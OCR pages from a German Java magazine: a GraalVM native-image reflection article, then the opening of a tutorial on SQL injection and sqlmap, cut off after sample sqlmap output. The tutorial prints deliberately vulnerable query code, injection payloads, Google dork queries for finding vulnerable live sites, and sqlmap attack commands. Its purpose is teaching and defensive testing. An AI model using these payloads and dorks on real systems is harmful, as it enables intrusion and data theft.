
[6] GitLab Inc. (2020): GitLab CI/CD Pipeline Configuration Reference *https://docs.gitlab.com/ee/ci/yaml/#onlyexcept-basic*

Frank Rosner
codecentric AG
frank.rosner@codecentric.de

Franks Interessen liegen im Bereich von Big Data, Machine Learning, Cloud-Native-Anwendungen und Softwareentwicklung. Er liest gerne Paper and Quelltexte, um zu verstehen, wie die Dinge funktionieren, die er verwendet. Auf der JVM entwickelt er in Scala, Kotlin und Java.

Raffael Stein
codecentric AG
raffael.stein@codecentric.de

Raffael ist ein Software-Ingenieur mit Fokus auf Backend-Technologien. Seine Leidenschaft liegt bei Microservices-Architekturen und dem Entwickeln wartbarer Software in autonomen Teams. Die JVM ist schon seit vielen Jahren sein technisches Zuhause.



Native Images mit GraalVM: Reflection

Bernd Müller, Ostfalia

In der Java aktuell 02/20 [1] haben wir begonnen, die Erzeugung nativer Images mit der GraalVM [2] [3] vorzustellen. Der Artikel hatte einführenden Charakter und beleuchtete auch die Hintergründe der Ahead-of-Time-Compilierung mit Graal beziehungsweise der GraalVM. Heute werden wir etwas weitergehen und zeigen, wie gut reflektive Programme bei der Erzeugung nativer Images unterstützt werden.

Was wir bereits können

Den einführenden Artikel haben wir mit einem Hello-World-Programm abgeschlossen, das zur Erinnerung noch einmal in *Listing 1* angegeben ist.

Es geht über ein einfaches Hello-World hinaus, da es ein wenig von Javas Reflection-API verwendet. Der Grund hierfür ist, dass wir zunächst verdeutlichen wollen, was bei der Native-Image-Erzeugung automatisch geschieht, um danach zu verdeutlichen, was und vor allem warum es nicht funktioniert. Das Reflection-API erlaubt uns, Java-Code zur Laufzeit zu untersuchen und sogar zu verändern, was bei nativem Code prinzipiell nicht möglich ist, zumindest nicht in

der Form, wie wir es bei Java gewohnt sind. Der Code in *Listing 1* wird vom `native-image`-Befehl problemlos in nativen Code kompiliert und kann danach ausgeführt werden. Warum? Sowohl die `main()`-Methode als auch die über Reflection aufgerufene Methode `helloWorld()` befinden sich in derselben Klasse beziehungsweise dem kompilierten Byte-Code. Die Methoden `getDeclaredMethode()` sowie `invoke()` sind gewöhnliche Methoden, die eventuell auch vom JIT-Compiler in nativen Code übersetzt werden würden. Warum sollte das nicht auch durch den AOT-Compiler realisiert werden können?

Problematisch: Nicht verwendete Klassen

Das Problem des Native-Image-Compilers ist seine statische Programmanalyse. Um nicht alle Klassen im Klassenpfad kompilieren und linken zu müssen, führt der Compiler eine daten- und kontrollflussbasierte Analyse auf Basis einer Closed-World-Assumption durch: Alles was erreichbar ist, wird auch verwendet, also kompiliert. Damit wird alles, was nicht erreichbar ist, nicht kompiliert. Ausgangspunkt ist die Main-Methode. Alle verwendeten Klassen und deren transitive Hülle wird kompiliert und gelinkt. Die Analyse findet jedoch nicht nur auf Klassenebene, sondern sogar auf Methodenebene statt. Nicht verwendete Methoden finden nicht den Weg in das Kompilat. Um dies besser zu verstehen, dient die Klasse `ReflectiveInteger` in *Listing 2* als Beispiel.

Die Klasse `ReflectiveInteger` ruft in der `main()`-Methode alternativ eine von zwei Methoden auf, die jeweils eine Instanz der Klasse `Integer` erzeugen und zwar durch den reflektiven Aufruf des entsprechenden Konstruktors der Klasse. Der Konstruktor ist zwar mittlerweile deprecated (veraltet), was jedoch für das Beispiel ohne Belang ist. Auch der weitere Code der beiden praktisch identischen Methoden spielt keine Rolle. Lediglich der Parameter der Methode `forName()` ist von Interesse.

In der ersten der beiden Methoden ist der Parameter ein String-Literal. Durch die Analyse wird erkannt, dass die Klasse `java.lang.Integer` verwendet wird. Sie wird ebenfalls kompiliert und

```
public class HelloWorld {
  public static void main(String[] args) throws Exception {
     Method method = HelloWorld.class
        .getDeclaredMethod("helloWorld", new Class[] {});
        method.invoke(null, new Object[] {});
  }

  private static void helloWorld() {
     System.out.println("Hello World");
  }
}
```

Listing 1: Hello-World mit Reflection

```
public class ReflectiveInteger {

  public static void main(String[] args) throws Exception {
     createInteger();
     //createInteger("java.lang.Integer");
  }

  private static void createInteger() throws Exception {
     Class<?> clazz = Class.forName("java.lang.Integer");
     Constructor<?> constructor = clazz.getConstructor(new Class[] { String.class });
     Object instance = constructor.newInstance(new Object[] { "42" });
     System.out.println("Mit createInteger() erzeugt: " + instance);
}


  private static void createInteger(String javaLangInteger) throws Exception {
     Class<?> clazz = Class.forName(javaLangInteger);
     Constructor<?> constructor = clazz.getConstructor(new Class[] { String.class });
     Object instance = constructor.newInstance(new Object[] { "42" });
     System.out.println("Mit createInteger(String) erzeugt: " + instance);
  }

}
```

Listing 2: Die Klasse ReflectiveInteger

```
[{
  "name" : "java.lang.Integer",
  "allDeclaredConstructors" : true,
  "allPublicConstructors" : true,
  "allDeclaredMethods" : true,
  "allPublicMethods" : true
}]
```

Listing 3: Konfigurationsdatei für java.lang.Integer

```
[{
  "name":"java.lang.Integer",
  "methods":[{"name":"<init>","parameterTypes":["java.lang.String"] }]
}]
```

Listing 4: Konfigurationsdatei nur mit Konstruktor

```
public class ReflectiveSomeClass {

  public static void main(String[] args) throws Exception {
     useSomeClass("de.pdbm.reflection.SomeClass");
  }

  private static void useSomeClass(String someClass) throws Exception {
     Class<?> clazz = Class.forName(someClass);
     Constructor<?> constructor = clazz.getConstructor(new Class[] { });
     Object instance = constructor.newInstance(new Object[] { });
     Method method = clazz.getMethod("sayHello", String.class);
     System.out.println("Antwort von ‚SomeClass': " + method.invoke(instance, "world"));
  }

}
```

Listing 5: Laden und Verwenden einer Anwendungsklasse

```
public class SomeClass {

  public String sayHello(String arg) {
     return "Hello " + arg;
  }
}
```

Listing 6: Einfache Anwendungsklasse

gelinkt. Das Programm ist ohne weiteren Aufwand mit dem Befehl `native-image` kompilierbar, das Kompilat ausführbar.

Das Ganze ändert sich, wenn in der Main-Methode die erste Methode auskommentiert und stattdessen die zweite verwendet wird. Während des Kompilierens wird eine Warnung ausgegeben, die explizit erwähnt, dass `forName()` aufgerufen und daher kein Stand-alone-Executable erzeugt wird. Stattdessen wird ein Executable erzeugt, dass als Fall-Back ein installiertes JDK benötigt. Das Executable kann aber ausgeführt werden und verhält sich wie erwartet. Im Hintergrund wird hierbei von der Fall-Back-JVM die Klasse `java.lang.Integer` geladen.

Eine weitere Warnung gibt den Hinweis, dass die Fall-Back-Lösung verhindert werden kann, indem der Befehl `native-image` mit der Option `-no-fallback` aufgerufen wird. Das so erzeugte Executable bricht bei der Ausführung dann mit einer `ClassNotFoundException` für `java.lang.Integer` ab.

Um ein funktionsfähiges Stand-alone-Executable zu erhalten, muss dem Compiler mitgeteilt werden, dass die Klasse `java.lang.Integer` zu kompilieren und zu linken ist. Dies wird mit der Option `-H:ReflectionConfigurationFiles` erreicht, die eine Liste von JSON-Dateien übergeben bekommt. Die Konfigurationsdatei in *Listing 3* sorgt dafür, dass die Klasse `java.lang.Integer` komplett, das heißt mit allen Konstruktoren und Methoden kompiliert wird.

Ein genauer Blick in *Listing 2* zeigt aber, dass lediglich der Konstruktor mit String-Parameter verwendet wird. Man kann also deutlich restriktiver konfigurieren. Das *Listing 4* zeigt eine Konfigurationsdatei, die lediglich diesen Konstruktor verwendet.

Beide Executables funktionieren wir erwartet und unterscheiden sich lediglich in ihrer Größe. Die Version mit der kompletten Integer-Klasse ist 73 kB größer, was allerdings bei einer Gesamtgröße von zirka 10 MB nicht ins Gewicht fällt.

Werkzeugunterstützung

Das Schreiben der JSON-Datei ist nicht besonders attraktiv. Wir könnten für alle benötigten Klassen immer die erste Alternative mit allen Konstruktoren und Methoden verwenden, was aber bei vielen Klassen dann tatsächlich die Größe des Executable spürbar erhöht. Die zweite Alternative händisch zu erstellen, macht bei größeren Klassen mit mehreren verwendeten Methoden definitiv keinen Spaß. Glücklicherweise unterstützt uns die GraalVM beim Erstellen der Konfigurationsdatei. Der Agent `native-image-agent` erzeugt neben der Konfigurationsdatei für Reflection auch noch entsprechende Dateien für JNI-, Proxy- und Ressourcen-Zugriffe.

Noch interessanter wird das Ganze, wenn man diese Konfigurationsdateien in das Verzeichnis `/META-INF/native-image` schreibt. Beim Erzeugen des Executable schaut der Compiler automatisch in dieses Verzeichnis und verwendet die zuvor geschriebenen Dateien mit den Namen `jni-config.json`, `proxy-config.json`, `reflect-config.json` und `resource-config.json` automatisch.

Die Klasse `java.lang.Integer` gehört zum JDK. Können auch beliebige Anwendungsklassen analog verwendet werden? Ja! Es gibt keinen Unterschied zwischen JDK- und Anwendungsklassen. Das *Listing 5* zeigt ein einfaches Beispiel für das Laden und Verwenden einer Anwendungsklasse. *Listing 6* zeigt die recht einfach gehaltene Anwendungsklasse selbst.

Die beiden Klassen in den Listings 5 und 6 gleichen dem einführenden Beispiel mit `java.lang.Integer` und hätten nicht unbedingt dargestellt werden müssen. Sie dienen uns aber auch als Beispiel für eine weitere Alternative, wie zusätzlich zu kompilierende und zu linkende Klassen angegeben werden können, nämlich programmatisch.

```
@AutomaticFeature
public class RuntimeReflectionRegistrationFeature implements Feature {

  @Override
  public void beforeAnalysis(BeforeAnalysisAccess access) {
     try {
        RuntimeReflection.register(SomeClass.class);
        RuntimeReflection.register(SomeClass.class.getConstructor());
        RuntimeReflection.register(SomeClass.class.getDeclaredMethod("sayHello", String.class));
     } catch (NoSuchMethodException e) {
        System.out.println(e.getMessage());
     }
  }

}
```

Listing 7: Mit @AutomaticFeature annotierte Klasse

```
[{
  "name":"de.pdbm.reflection.SomeClass",
  "methods":[
     {"name":"<init>","parameterTypes":[] },
     {"name":"sayHello","parameterTypes":["java.lang.String"] }
  ]
}]
```

Listing 8: Konfiguration für Klasse SomeClass

Automatische Features

Das Interface-Feature erlaubt es, die Native-Image-Erzeugung zu „intercepten" und Custom-Code einzubauen. Dies ist allerdings eher für Framework-Entwickelnde gedacht. Die Annotation `@AutomaticFeature` kann jedoch verwendet werden, um Klassen, die Feature implementieren, automatisch über die entsprechenden `Feature`-Methoden aufzurufen. Das *Listing 7* zeigt die Klasse `RuntimeReflectionRegistrationFeature`, die mit `@AutomaticFeature` annotiert ist.

Die Methode `beforeAnalysis()` ist eine Call-Back-Methode des Native-Image-Compilers und wird vor der Code-Analyse aufgerufen. In ihr werden die Klasse `SomeClass` selbst sowie deren Konstruktor und die `sayHello()`-Methode programmatisch für das Kompilieren registriert. Sie ist damit das Äquivalent zur JSON-Konfigurationsdatei, die in *Listing 8* abgebildet ist.

Wer soll das alles machen (wollen)?

Wir haben gesehen, dass das dynamische Laden einer Java-Klasse zur Laufzeit bei der Erzeugung und Verwendung nativer Images nicht funktioniert und prinzipiell nicht funktionieren kann. Ist jedoch zur Compile-Zeit bekannt, welche Klassen zur Laufzeit geladen werden sollen, so können diese kompiliert, gelinkt und später auch genutzt werden. Leider ist es recht aufwendig, die Klassen zu bestimmen. Soll die Code-Erzeugung auf tatsächlich verwendete Methoden beschränkt werden, so ist dies noch aufwendiger, da sämtliche Verwendungen explizit aufzuzählen sind. Glücklicherweise kommt die GraalVM mit einem Agenten, der uns diese Arbeit abnimmt und die entsprechenden Konfigurationsdateien für uns erzeugt.

Trotzdem bleibt ein nicht zu unterschätzender Aufwand, der bei einer so dynamischen Sprache wie Java geleistet werden muss, wenn sie Ahead-of-Time kompiliert werden soll. Wenn wir aber aufmerksam sind und das Java-Ökosystem anschauen, sind wir auf dem richtigen Weg. So wie wir heutzutage Java-Anwendungen nicht mit `javac` kompilieren, sondern IDEs, Maven und Gradle verwenden, so werden wir auch nicht die Konfigurationsdateien zur Native-Image-Erzeugung erstellen, sondern sie uns von entsprechenden Werkzeugen automatisch generieren lassen. Wir müssen uns nur Quarkus anschauen, um zu sehen, wie gut das bereits funktioniert.

Zusammenfassung

Die Native-Image-Erzeugung mit der GraalVM ist bereits sehr weit fortgeschritten. Klassen, die bei der statischen Code-Analyse des Compilers jedoch nicht nachweislich verwendet werden, finden nicht den Weg in das Executable. Sie müssen explizit über verschiedene Alternativen als zu kompilierend gekennzeichnet werden. Die dazu nötigen Konfigurationsdateien können über einen Java-Agenten erzeugt werden. Eine programmatische Registrierung dieser Klassen ist ebenfalls möglich.

Weiterführende Links

[1] Bernd Müller: „Native Images mit GraalVM", Java aktuell 02/2020, Seite 25 *https://backoffice.doag.org/formes/pubfiles/12161133/docs/Publikationen/Java-Aktuell/2020/02-2020/02-2020-Java-aktuell-WEB.pdf*

[2] *https://www.graalvm.org*

[3] *https://github.com/oracle/graal/*

Bernd Müller
Ostfalia
bernd.mueller@ostfalia.de

Nach seinem Studium der Informatik und der Promotion arbeitete Bernd Müller für die IBM und die HDI Informationssysteme. Er ist Professor, Geschäftsführer, Autor mehrerer Bücher zu den Themen JSF und JPA, sowie Speaker auf nationalen und internationalen Konferenzen. Er engagiert sich im iJUG und speziell in der JUG Ostfalen.

Sqlmap – so minimieren wir das Risiko von SQL-Injections

Matthias Altmann, Micromata GmbH

Von allen Angriffsvektoren auf Webanwendungen listet Akamai die SQL-Injection mit mehr als 65 Prozent als den häufigsten. Für die Studie wurden im Zeitraum 2017 bis 2019 etwas weniger als vier Milliarden Logs herangezogen [1]. Die OWASP, die die Top 10 der riskantesten Lücken herausgibt, listet sie sogar direkt unter Platz 1 [2]. Obwohl die Lücke schon seit mehr als 20 Jahren bekannt ist, ist sie offenbar nicht kleinzukriegen [3].

Einer der bekanntesten Fälle betrifft „rockyou", einst eine populäre Webseite, mit der Widgets und Werkzeuge für Social Media gebaut wurden. Im Jahr 2009 hat dort ein Hacker unter dem Pseudonym „Tom" mehr als 32 Millionen User-Accounts erbeutet. Die Tatwaffe: SQL-Injection. Heute befinden sich sämtliche Passwörter dieser Seite in einer Datei, die von Cyberkriminellen unter anderem für Wörterbuch-Angriffe genutzt wird und auch erfahrenen Penetrationstestern hinlänglich bekannt ist *[4]*. Allen, die tiefer in diesen Fall einsteigen möchten, sei der Podcast „Darknet Diaries Rockyou" empfohlen *[5]*.

Auch Java-Anwendungen sind von SQL-Injections nicht ausgenommen, wie die aktuell gelisteten Vorfälle zeigen *[6]*. Aber auch in JDBC- und JPA-basierten Anwendungen schleicht sich die gefährliche Lücke ein, die diese Angriffe erst möglich macht *[7]*. Zum Beispiel im Java Persistance API (JPA) *(siehe Listing 1)*.

Kann der Angreifende die `userId` kontrollieren, so kann er auch das JPQL-Statement kontrollieren. Ein Angriff im Rahmen einer eingeschränkten Syntax sähe dann so aus: `1' AND SUBSTRING(password,1,1)='p`.

```
String jpql = "select username from User where id = '"+ id + "'";
TypedQuery<String> q = em.createQuery(jpql, String.class);
return q.getResultList().get(0);
```

Listing 1

Gibt die Anwendung anschließend einen Fehler an den Nutzer weiter, zum Beispiel, dass sein Nutzername einmal angezeigt wird und einmal nicht, kann der Angreifer das Passwort ausspähen. Hat die Lücke über JDBC Einzug gehalten, hat der Angreifer alle Möglichkeiten, die ihm die jeweilige Backend-Datenbanksprache liefert *(siehe Listing 2)*.

Die beste Methode, um Webanwendungen vor SQL-Injections zu schützen, sind sogenannte „Prepared Statements". Sie betreffen SQL-Queries, genauer gesagt den Datenteil von SQL-Queries. Wenn wir sie in unserem Beispiel zum Einsatz bringen, würde das Ganze so aussehen wie in *Listing 3* gezeigt.

Exkurs: Alle, die ein Live-Beispiel zu JDBC und JPA im Kontext von Spring sehen möchten, werden auf GitHub fündig *[8]*.

Im Falle von JPA bietet es sich weiterhin an, das hier zur Verfügung gestellte JPA Criteria API zu verwenden. Doch zunächst zwei sachdienliche Hinweise vorweg:

1. Befinden sich die veränderlichen Eingaben nicht im Bereich der Datenliterale wie etwa in der Spalten- oder Tabellenauswahl beziehungsweise in der ORDER-BY-Klausel, sollten wir Entwickelnden unbedingt darüber nachdenken, die Programmlogik anzupassen.
2. Zudem kann es fatal sein, wenn Datenbank und Webanwendung auf demselben Server liegen, weil dann eine Kompromittierung der Datenbank auch zur Kompromittierung der Anwendung führen kann – und umgekehrt.

Im Folgenden wird gezeigt, wie wir eine Anwendung Stück für Stück prüfen können, wenn bedauerlicherweise eine Lücke für SQL-Injections bekannt geworden ist.

Das Tool dafür heißt „sqlmap" und wird auch bei echten Hacker-Angriffen häufig eingesetzt *[9]*. Es bietet umfangreiche Features, die im Verlauf des Textes vorgestellt werden.

Info: Neben dem genannten Spring-Projekt können die hier verwendeten Beispiele auch in einem GitHub-Projekt nachvollzogen werden *[10]*. Als Datenbank wird hier MySQL verwendet.

Identifikation der Lücke

Wer sehen will, welche Seiten anfällig für SQL-Injections sind, kann sich auf der Seite „Google Dorks" bedienen *[11]*. Eine aktuelle Liste

```
String sql = "select "
        + "* "
        + "from user where id = '"
        + id
        + "'";
Connection c = dataSource.getConnection();
ResultSet rs = c.createStatement().executeQuery(sql);
String out = "";
while (rs.next()) {
    out = out+rs.getString("username");
}
return out;
```

Listing 2

bestimmter Prüfungen für SQL Injections findet man, wenn man nach „Google Dorks SQL Injection" sucht *[12]*.

Der offensichtlichste Fall ist der, dass eine SQL-Fehlermeldung direkt an die Webseite zurückgeliefert wird.

Im genannten Docker-Projekt können wir mit `http://127.0.0.1:8781/inf_disclosure/specific_table/list_products.php?value=%27` einen solchen Fehler erzeugen, indem wir ein unbedachtes Single-Quote an den Get-Request anhängen *(siehe Abbildung 1)*.

Für einen Angreifer ist das ein klarer Hinweis auf diese Lücke. Trotz des offensichtlichen Fehlers sind eine Menge solcher Seiten im Internet zu finden, wie man dem Google Cache entnehmen kann: `inurl:"."php? "You have an error in your SQL syntax near" -forum -stackoverflow -mysql`.

Hinweis: Es ist nicht zu empfehlen, die Seiten direkt anzusurfen, da jeder Besuch den Besuch einer gehackten Seite bedeuten kann.

Weniger offensichtlich ist es, wenn keine direkte Fehlermeldung zurückkommt, aber sich das Verhalten der Website je nach Anfrage unterscheidet.

Ein Beispiel: `inurl:"gallery.php?id="`. Hinter dem Kürzel „id" stehen oft Primary Keys („primary key") einer Datenbank.

Begeben wir uns nun testweise in die Rolle des Angreifers und subtrahieren hier zwei Zahlen, beispielsweise `gallery.php?id=3-2`.

```
String jpql = "select username from User where id = :id";
TypedQuery<String> q = em.createQuery(jpql, String.class).
setParameter("id",Integer.parseInt(id));
return q.getResultList().get(0);
```

Listing 3

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''''ORDER BY ProductName' at line 1
Fatal error: Uncaught Error: Call to a member function fetch_assoc() on bool in /var/www/html/inf_disclosure /specific_table/list_products.php:21 Stack trace: #0 {main} thrown in **/var/www/html/inf_disclosure /specific_table/list_products.php** on line **21**

Abbildung 1




Abbildung 2

Abbildung 3

Wenn dieser Eingriff ein Ergebnis auswirft (in unserem Fall wäre das die 1) und wir die gleiche Seite sehen, als wenn wir sie direkt mit `id=1` aufrufen würden, ist hier sehr wahrscheinlich ebenfalls eine SQL-Injection (im Folgenden auch kurz als SQLi bezeichnet) vorhanden.

Viele Anwendungen nutzen bestimmte Header, um den richtigen Inhalt anzuzeigen. Eine einfache Variante, das zu spiegeln, ist es, den Request mit einem Proxy wie OWASP ZAP *(siehe Abbildung 2)* oder Portswigger Burp abzufangen, in eine Datei zu speichern und dann als Basis für einen Testangriff zu nehmen *(siehe Abbildung 3)*.

Nun kommt `sqlmap` ins Spiel. `sqlmap` basiert auf Python und ist deswegen plattformunabhängig. Man kann es als ZIP-Datei installieren, je nach Betriebssystem per `apt` oder `brew`. Wer immer die aktuelle Version haben will, kann mit `sqlmap --update --answers='zipball=Y'` eine automatische Aktualisierung anstoßen.

In den einleitenden Code-Beispielen greift es insbesondere bei einer über JDBC eingeführten Lücke. Den zuvor abgefangenen Request, in dem wir eine SQLi vermuten, können wir dem Tool nun mitgeben: `sqlmap -r req.txt -p id -b`.

So prüfen wir, ob es eine Lücke gibt und ob sie ausnutzbar ist. Ist das der Fall, wird uns das Tool die Datenbank samt Version zurückgeben – in *Abbildung 4* und *5* beispielsweise die Bannerinformation für eine Maria-DB. Dann können wir loslegen, weitere Fragen zu stellen. Zum Beispiel, welcher Nutzer für die Datenbank verwendet wird.

Tipp: Dabei bietet es sich an, die Fragen nicht in jedem Durchgang erneut zu beantworten, sondern dafür `--batch` oder `--answers` zu verwenden. `--batch` nimmt die Standardantworten, `--answers` legt benutzerdefinierte Antworten fest. Lautet die Frage beispielsweise `"got a 301 redirect ... Do you want to follow? [Y/n]"`, so setzt `--answers="follow=Y"` den Redirect auf `true`.




Abbildung 4

```
GET parameter 'value' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
---
Parameter: value (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: value=100' AND 3083=3083 AND 'PSel'='PSel

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: value=100' AND (SELECT 2128 FROM(SELECT COUNT(*),CONCAT(0x716a766271,(SELECT (ELT(2128=2128,1))),0x7178786a71,FLOOR(RAND(0)*2))x FROM INFORMATION
_SCHEMA.PLUGINS GROUP BY x)a) AND 'YHEj'='YHEj

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: value=100' AND (SELECT 4808 FROM (SELECT(SLEEP(5)))aUbP) AND 'flzl'='flzl

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: value=100' UNION ALL SELECT CONCAT(0x716a766271,0x62695a486d786c736154756542627463756b4e7472526a4f4e7072727a6f5a6a6b51764466697845,0x7178786a71),
NULL,NULL-- -
---
[15:27:44] [INFO] the back-end DBMS is MySQL
[15:27:44] [INFO] fetching banner
web server operating system: Linux Debian
web application technology: Apache 2.4.38, PHP 7.3.7
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
banner: '10.4.6-MariaDB-1:10.4.6+maria~bionic'
```

Abbildung 5

